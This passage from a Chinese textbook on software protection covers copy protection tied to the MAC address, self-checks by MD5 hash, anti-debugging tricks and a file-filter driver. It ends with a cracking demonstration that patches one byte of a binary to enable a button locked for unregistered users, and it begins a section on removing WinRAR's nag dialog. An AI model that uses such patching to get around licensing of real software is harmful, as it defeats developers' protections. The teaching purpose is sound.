输入的字母一般为大写。单击编辑框，设置其属性 Uppercase 为 TRUE。

当输入序列号时，如果已经输入了 5 个字符，再输入时，光标会自动跳到下个编辑框。选择编辑框，右键选择添加事件处理程序，选择 EN_CHANGED，得到事件处理函数，添加代码如下，表示如果长度为 5 了，若再输入，光标会自动跳到下个编辑框。

```
void C 模拟序列号安装程序 Dlg::OnEnChangeEdit2()
{
    CString s;
    m_e2.GetWindowTextA(s);
    if(s.GetLength()==5)m_e3.SetFocus();   //设置焦点到下个编辑框
}
```

2.4　软件的防止拷贝

软件防拷贝主要是为了防止软件被非法从一台计算机拷贝或被克隆到其他机器。通用原理是，安装程序获取该台计算机的硬件唯一值，可以是 CPU 的序列号、网卡的 MAC 地址、硬盘的序列号等，写入到某个位置。应用程序运行时，提取所在计算机的硬件唯一值，读取保存的硬件唯一值，两者相比较，相等才正常运行。如果软件被克隆到另一台机器，硬件的唯一值肯定不相同。

本节以获取计算机网卡的 MAC 值为唯一值来实现。

1. 取网卡 MAC 代码

```
#include <Iphlpapi.h>
#pragma comment(lib,"Iphlpapi.lib")
IP_ADAPTER_INFO m_AdapterInfo[16];//Allocate information
PIP_ADAPTER_INFO m_pAdapterInfo;//Contains pointer to
BOOL GetNextMac(LPSTR szMac)
{
if(NULL!=m_pAdapterInfo)
{
    sprintf(szMac,"%02X-%02X-%02X-%02X-%02X-%02X",
```

```
                m_pAdapterInfo->Address[0],
                m_pAdapterInfo->Address[1],
                m_pAdapterInfo->Address[2],
                m_pAdapterInfo->Address[3],
                m_pAdapterInfo->Address[4],
                m_pAdapterInfo->Address[5]);
        m_pAdapterInfo=m_pAdapterInfo->Next;//Progress through linked list
        return TRUE;
    }
    else    return FALSE;
}
BOOL    GetFirstMac(LPSTR szMac)
{
      DWORD dwBufLen=sizeof(m_AdapterInfo);//Save memory size of buffer
      DWORD dwStatus=GetAdaptersInfo(m_AdapterInfo,&dwBufLen);
      if(dwStatus!=ERROR_SUCCESS)    return FALSE;
      m_pAdapterInfo=m_AdapterInfo;
return TRUE;    //GetNextMac(szMac);
}
```

2. 写入网卡 MAC 代码

```
void C 防拷贝安装程序 Dlg::OnBnClickedButton1()
{
     char    mac[12];
     GetFirstMac(mac);
     CFile fp;
     fp.Open("C:\\windows\\unique", CFile::modeReadWrite);
     fp.Write(mac,12);
     fp.Close();
}
```

这里把 MAC 值写到 Windows 目录下，既没有加密，也没有校验，肯定不合适。应该把第 1 章的知识用到这里来。

3. 应用程序的代码

```
BOOL C 防拷贝安装程序 App::InitInstance()
{
      char    mac1[12],mac2[12];
      GetFirstMac(mac1);
      CFile fp;       //读保存的 MAC
      if(!fp.Open("C:\\windows\\unique", CFile::modeRead))
      return 0;
      fp.Read(mac2,12);
      fp.Close();
      if(memcmp(mac1,mac2,12))return 0;    //比较，不等则返回
```

2.5　限定运行的载体和路径

有时候为了保护知识产权，可能需要限定用户将软件在光盘上运行，也可能需要限定用户不得将软件拷到同一台机器安装目录的其他地方运行，需要做一些限定。

1. 限定载体

限定载体的原理是，程序运行时取自己对应程序文件的全路径，然后再取盘符，再分析盘符的属性，如果不是光盘，就退出。现在以限定在光盘运行为例。GetModuleFileNameA 函数获取进程对应文件路径，GetDriveType 函数获取盘符的属性。

```
    //取全路径
char path[260];
::GetModuleFileNameA(NULL,path,260);
//::MessageBox(0,path,NULL,MB_OK);
path[3]=0;    //截断字符串得到盘符
UINT type=GetDriveType(path);          //取盘符属性
if(type!=DRIVE_CDROM){                 //如果不是光盘，则退出
        ::MessageBox(0,"必须在光盘运行",NULL,MB_OK);
        return 0;
}
```

2. 限定路径下运行

原理是程序启动时取当前路径与设定的路径对比，不等则退出。比如，将 winword.exe 复制到其他文件夹，它是不会运行的。

```
BOOL C 限定载体 App::InitInstance()
{
    //取全路径
char *pset="c:\\aaaa.exe";   //假设这是安装设定的路径
char path[260];
::GetModuleFileNameA(NULL,path,260);
CString s1=pset;
CString s2=path;
if(s1!=s2)return 0;
```

2.6　软件的防篡改

软件的防篡改分为文件防篡改和加载到内存以后防止内存代码和数据被篡改。防篡改可以使用 CRC 或 MD5 算法。

2.6.1　程序文件的防篡改

安装程序可以把应用程序的 MD5 值写入到应用程序的某个地方，例如程序最后或文件头中，应用程序运行时获取自己的 MD5 值，与保存在文件中的 MD5 值进行比较，不等则退出。本节这样模拟：安装程序计算应用程序的 MD5 值(不包括最后 16 字节)，写入到应用程序的最后 16 字节(最后 16 字节一般纯粹只有对齐用，无其他用途)。应用程序运行时，计算自己的 MD5 值(不包括最后 16 字节)，与最后 16 字节比较。应该是先生成应用程序，然后安装程序去设定应用程序的 MD5 值。

1. 应用程序中的 MD5 值判断

```
BOOL C应用程序MD5值判断App::InitInstance()
{
    char path[2560];
    ::GetModuleFileNameA(NULL, path, 260);    //取自己的全路径
    CFile fp;
    fp.Open(path, CFile::modeRead);    //只读方式打开(只能是该方式)
    int len=(int)fp.GetLength();
    BYTE *p=new BYTE[len];
    fp.Read(p,len);
    fp.Close();
    md5 myMd5;
    myMd5.Update((uchar*)p,len-16); //计算 MD5 值，但不包括最后 16 字节
    myMd5.Finalize();
    if(memcmp(myMd5.Digest(),p+len-16,16)){    //Md5 值与最后 16 字节比较
    delete []p;
    ::MessageBox(0,"代码被篡改","错误",MB_OK);
    return 0;
    }
    ::MessageBox(0,"代码完整",NULL,MB_OK);
    delete []p;
```

2. 安装程序设定应用程序的 MD5 值

```
void C安装程序设定应用程序MD5值Dlg::OnBnClickedButton1()
{
  CFile fp;
  fp.Open("D:\\myproc\\应用程序MD5值判断\\Release\\应用程序MD5值判断.exe",
  CFile::modeReadWrite);    //可读可写方式打开
  int len=(int)fp.GetLength();
  BYTE *p=new BYTE[len];
  fp.Read(p,len);
  md5 myMd5;
  myMd5.Update((uchar*)p,len-16);    //计算 MD5 值，但不包括最后 16 字节
  myMd5.Finalize();
```

```
    fp.Seek(len-16,CFile::begin);    //把指针移到最后 16 字节处
    fp.Write(myMD5.Digest(),16);     //写入 MD5 值
    fp.Close();
    delete []p;
}
```

2.6.2　程序的内存防篡改

可执行文件被加载到内存后，仍然可能会被修改。防篡改的方法依然是计算 MD5 值，但不是计算文件的，而是计算程序内存的。在所附代码内有“PE 文件格式分析”，打开所举的例子，可以看到如图 2-6 所示的结构。

从图 2-6 可以看出，程序在内存中的虚拟基地址为 0X400000，在内存的映像长度为 0XE000。




图 2-6　程序内存映像

程序在内存中占用的空间一般要大于等于其对应的磁盘文件所占用的空间，具体请参阅 2.8.2 节 PE 文件结构部分知识。这里必然涉及导入表内容的变化，解压缩，内存与文件对齐的不同等。这里设计的程序是，在程序加载时，计算程序内存映像的 MD5 值，然后启动定时器，每分钟计算一次 MD5 值，两值不等时就退出。

1. 在程序加载时就计算一次 MD5 值

(1) 在应用程序*.cpp 文件定义全局变量 BYTE *pmd5=NULL。

(2) 初始化时计算并保存内存 MD5 值。

```
    BOOL C 应用程序 MD5 值判断 App::InitInstance()
{   ……
    md5 myMd5;
    uchar *pp=(uchar*)0x400000;      //内存映像起始地址
    myMd5.Update(pp,0xE000);         //内存映像的长度为 0xE000
    myMd5.Finalize();
    pmd5=new uchar[16];              //分配内存存放内存映像的 MD5 值
    memcpy(pmd5, myMd5.Digest(),16);
```

(3) 在对话框类文件*dlg.cpp 文件中先引用应用程序中定义的全局变量：

```
    extern BYTE *pmd5;
```

然后建立定时器

```
BOOL C应用程序Md5值判断Dlg::OnInitDialog()
{
    ......
    SetTimer(11,60000,NULL);
    return TRUE;  // 除非将焦点设置到控件，否则返回 TRUE
}
```

在定时器消息处理函数中增加如下代码进行判断：

```
void C应用程序Md5值判断Dlg::OnTimer(UINT_PTR nIDEvent)
{
    md5 myMd5;
    uchar *pp=(uchar*)0x400000;      //内存映像起始地址
    myMd5.Update(pp,0xE000);       //内存映像的长度为 0xE000
    myMd5.Finalize();
    if(memcmp(pmd5, myMd5.Digest(),16)){   //比较，不等就退出
    ::ExitProcess(0);
    };
CDialog::OnTimer(nIDEvent);
}
```

详细代码见“安装程序设定应用程序Md5值”和“应用程序Md5值判断”。

注意：

计算内存MD5时不可包含全局变量和静态变量的数据区。

2.7　软件的防调试

为了破解或获取软件的关键代码，有可能被反汇编。反汇编分为静态和动态反汇编。反静态调试可以采用诸如花指令的方式进行反汇编，反动态调试可以采用诸如分析父进程、计算代码运行时间差、分析软件运行是否处于调试状态等方式来进行。

2.7.1　使用花指令

喜欢分析破解别人软件的人眼睛总有累的时候，于是用静态分析软件如 W32Dasm 将程序反汇编出来保存，甚至打印在纸上以后慢慢分析。然而有程序员发现，如果在程序中掺杂一些采用“跳转指令加数据”的代码，可以局部破坏软件反汇编，这就是所谓“花指令”。代码格式可以表示为：

```
jz Do_It；若标志位 ZF=1，跳转到 Do_It
jnz Do_It；若标志位 ZF=0，跳转到 Do_It，所以总是跳转到一个位置
db 0；定义一字节变量，以干扰后面的反汇编，也可为别的值，值不同则效果不同
Do_It:；标号
```

这几行代码除了干扰正确反汇编结果，无其他作用。以下面的代码为例，如果将代码作以下改动：

```
.if uMsg == WM_TIMER
    jz Do_It            ；新添加的
    jnz Do_It           ；新添加的
    db 0h               ；新添加的
    Do_It:              ；新添加的
.if wParam == 1
        .if TimeOut == 20
        invoke SendMessage,hWin,WM_SYSCOMMAND,SC_CLOSE,NULL
        .else
          inc TimeOut
        .endif
    .endif
    .endif
```

反汇编的结果如图 2-7 所示，框内的代码是错误的代码。

由于花指令有一定的格式，有经验的分析人员很容易识别。如上例，若将嵌入的花指令全部改为 90h(nop，空操作指令)，再反汇编，结果就正确了。大量的花指令使用可增加分析破解人员的时间。

```
:0040118E   817D0C13010000      cmp dword ptr [ebp+0C], 00000113
:00401195   7530                jne 004011C7
:00401197   7403                je 0040119C
:00401199   7501                jne 0040119C
:0040119B   00837D100175        add byte ptr [ebx+7501107D]], al
:004011A1   25833D0030          and eax,, 30003D83
:004011A6   40                  inc eax
:004011A7   001475166A0068      add byte ptr [2*esi+68006A16]], dl
:004011AE   60                  pushad
:004011AF   F0                  lock
:004011B0   0000                add byte ptr [eax]], al
:004011B2   6812010000          push 00000112
:004011B7   FF7508              push [ebp+08]
user32.SendMessageA, Ord:01E2h
:004011BA   E853000000          Call 00401212
:004011BF   EB06                jmp 004011C7
```

出现的不正确反汇编代码

图 2-7　使用花指令后的反汇编代码

2.7.2　软件状态分析

微软给用户提供了一个 API 函数 IsDebuggerPresent，用来检测当前程序是否正在被调试。返回值为 TRUE 时，则说明当前程序正在被调试。若有如下代码：

```
BOOL C检测是否被调试App::InitInstance()
{
   if(IsDebuggerPresent())::ExitProcess(0);   //为调试状态，则退出
```

在如图 2-8 所示中调试时，无法见到窗口。




图 2-8　调试程序

2.7.3　与文件过滤驱动相结合

如果应用程序与驱动相结合，由驱动来监控应用程序的状态，那是比较安全的一件事情。下面的 MiniFilter 程序监控应用程序被谁打开。除了资源管理器和 CMD.EXE，其他进程都禁止打开它。

1. 定义获取进程函数

```
NTSTATUS GetProcessFullName(IN OUT PUNICODE_STRING ProcName)
{
    int pebOffeset=0x1b0;
    int RTLUSERPROCESSPARAMETERSOffset= 0x010;
    int imagePathNameOffset=0x038;
    NTSTATUS status=STATUS_UNSUCCESSFUL;
    PEPROCESS peCurProc;
    ULONG* dwAddress;
    peCurProc=PsGetCurrentProcess();//EPROCESS
    dwAddress=(ULONG*)peCurProc;
    if(dwAddress!=NULL)
      {
      dwAddress=*((ULONG**)dwAddress+pebOffeset/sizeof(ULONG));
      if(dwAddress!=NULL)              {
      dwAddress=*((ULONG**)dwAddress+RTLUSERPROCESSPARAMETERSO
      ffset /sizeof(ULONG));
      if(dwAddress!=NULL)
            {
      *ProcName=*((UNICODE_STRING*)dwAddress+imagePathNameOffset/sizeof
      (UNICODE_STRING));//PEB->ProcessParameters->ImagePathName(
      _UNICODE_STRING)
      status=STATUS_SUCCESS;
           }
      }
```

```
        }
    return status;
    }
```

这个函数可以获取被打开的文件的全路径。这部分代码的编译和执行，请参阅 3.5.1 节中提到的驱动程序部分。

```
FLT_PREOP_CALLBACK_STATUS    NPPreCreate (
    __inout PFLT_CALLBACK_DATA Data,
    __in PCFLT_RELATED_OBJECTS FltObjects,
    __deref_out_opt PVOID *CompletionContext
    )
{
     WCHAR          FileName[260]={0};      //文件名
     WCHAR          pFileName[260]={0};     //进程名
     PUNICODE_STRING driver;     //盘符，为 DiskVolume1 等
     GET_NAME_CONTROL nameControl;
     driver = SfGetFileName(FltObjects->FileObject,Data->IoStatus.Status,&nameControl); //盘符
     if(driver==NULL)return FLT_PREOP_SUCCESS_NO_CALLBACK;
     __try {//出错在此，有时候不能拷贝内存。
         RtlZeroMemory(FileName,520);
     RtlCopyMemory(FileName,ptr1,Data->Iopb->TargetFileObject->FileName.Length);
     }
    __except(EXCEPTION_EXECUTE_HANDLER) {
        DbgPrint("获取文件出错--%S\n",ptr1);
        return FLT_PREOP_SUCCESS_NO_CALLBACK;
      }
    RtlInitUnicodeString(&fpath,FileName);
    RtlUpcaseUnicodeString(&fpath,&fpath,FALSE);//得到大写的文件路径
     if(STATUS_SUCCESS!=GetProcessFullName(&ProcName))goto f_end;
    __try {//出错在此，有时候不能拷贝内存。
        RtlZeroMemory(pFileName,520);
        RtlCopyMemory(pFileName,ProcName.Buffer,ProcName.Length);
    }
    __except(EXCEPTION_EXECUTE_HANDLER) {
    DbgPrint("获取进程出错--%S\n",ProcName.Buffer);
            return FLT_PREOP_SUCCESS_NO_CALLBACK;
   }
    RtlInitUnicodeString(&ppath,pFileName);
    RtlUpcaseUnicodeString(&ppath,&ppath,FALSE);//得到大写的进程路径
    RtlUpcaseUnicodeString(driver,driver,FALSE);
    //假设受保护的程序的路径为 C:\aaa.exe
   //则有下面的判断
   if(wcsstr(FileName,"\\AAA.EXE")>0 && wcsstr(driver,
"HARDDISKVOLUME1")>0)
```

```
        if(wcsstr(pFileName,"EXPLORER.EXE")>0 || wcsstr(pFileName,"CMD.EXE")>0 )
            return    FLT_PREOP_SUCCESS_NO_CALLBACK;
        else {
    //如果想打开 C:\\aaa.exe，但打开的进程不是资源管理器和控制台，则拒绝
            Data->IoStatus.Status = STATUS_ACCESS_DENIED;
            Data->IoStatus.Information = 0;
            return FLT_PREOP_COMPLETE;
        }
```

2.8　软件的加密(加壳)

有些软件里有一段专门负责保护软件不被非法修改或反编译的程序，它们先于程序运行取得控制权，然后完成保护软件的任务，就像植物的壳一样包在果实外面保护果实，这就是所谓的“壳”程序。

运行加过壳的程序时，用户执行的实际上是这个外壳的程序，而这个外壳程序负责把用户原来的程序在内存中解压缩，并把控制权交还给解开后的真正的程序。由于一切工作都是在内存中运行，用户根本不知道也不需要知道其运行过程。

壳程序的原理是通过自建导入表(Import Table)实现。程序中调用的 API 函数，是程序执行时通过 PE 导入表可以得到 API 函数的地址，从而使程序能够正常运行。那么当对程序加壳后，壳程序中所调用的 API 函数在执行时都是通过自建导入表、壳程序本身再将原导入表导入的方法使壳程序能够正常运行。基于此原理，有很多流行的加壳工具如 ASPack、UPX、WWPack32 等，在互联网上也能找到。

既然有加壳工具，也有将加壳软件还原的脱壳软件，如给 UPX 脱壳的软件叫 UNUPX。一般情况下，用某种加壳工具给某个软件加壳后，都会留下加壳工具的印记。如图 2-9 所示就是用 UPX 加壳后的部分反汇编代码，可以看到“UPX”字符串。




图 2-9　加壳后反汇编

加壳是个复杂的过程。本节只介绍一般的加密。

2.8.1　软件的破解演示

1. 将一个按钮由灰变亮

有些软件在没有注册时有功能限制，比如下面的按钮。下面通过修改代码使其变亮。

用 Win32Dasm 反汇编工具打开该程序。按钮的控制是使用函数 EnableWindow，那么这里在工具中找到该函数，如图 2-10 所示。然后双击该函数，可以看到如图 2-11 所示的信息。




图 2-10　找到要修改的函数




图 2-11　函数的反汇编代码

把内存 004012EDH 处的 push 0 改为 push 1；机器码由 6A 00 改为 6A 01，如图 2-12 所示。

由于程序在内存的起始地址为 400000H，则换算成文件的偏移位置为 12EDH。

用 VC 以二进制打开该文件，如图 2-13 所示。注意，其他工具不能同时打开它。

```
0012a0  B8 D0 22 40 00 C3 90 90  90 90 90 90 90 90 90 90  .."@............
0012b0  56 57 8B F1 E8 6B 03 00  00 8B 86 A0 00 00 00 8B  VW...k..........
0012c0  4E 20 8B 3D D0 21 40 00  50 6A 01 68 80 00 00 00  N .=.!@.Pj.h....
0012d0  51 FF D7 8B 96 A0 00 00  00 8B 46 20 52 6A 00 68  Q.........F Rj.h
0012e0  80 00 00 00 50 FF D7 8B  8E 80 00 00 00 6A 00 51  ....P........j.Q
0012f0  FF 15 E8 21 40 00 5F B8  01 00 00 00 5E C3 90 90  ...!@._.....^...
001300  83 EC 64 56 8B F1 8B 46  20 50 FF 15 E0 21 40 00  ..dV...F P...!@.
```

图 2-12　将 6A 00 修改为 6A01




图 2-13　以二进制打开

push 0 修改成了 push 1，也就是让 EnableWindow 的第二个参数为 TRUE。这样按钮就变亮了，如图 2-14 所示。




图 2-14　代码修改后

程序请见所附代码的“按钮破解”。

2. 修改 WinRAR 的提示框

某个版本的 WinRAR 有如图 2-15 的提示框。通过反汇编找到位置，修改代码后可以去掉它。



图 2-15　winrar 的提示框

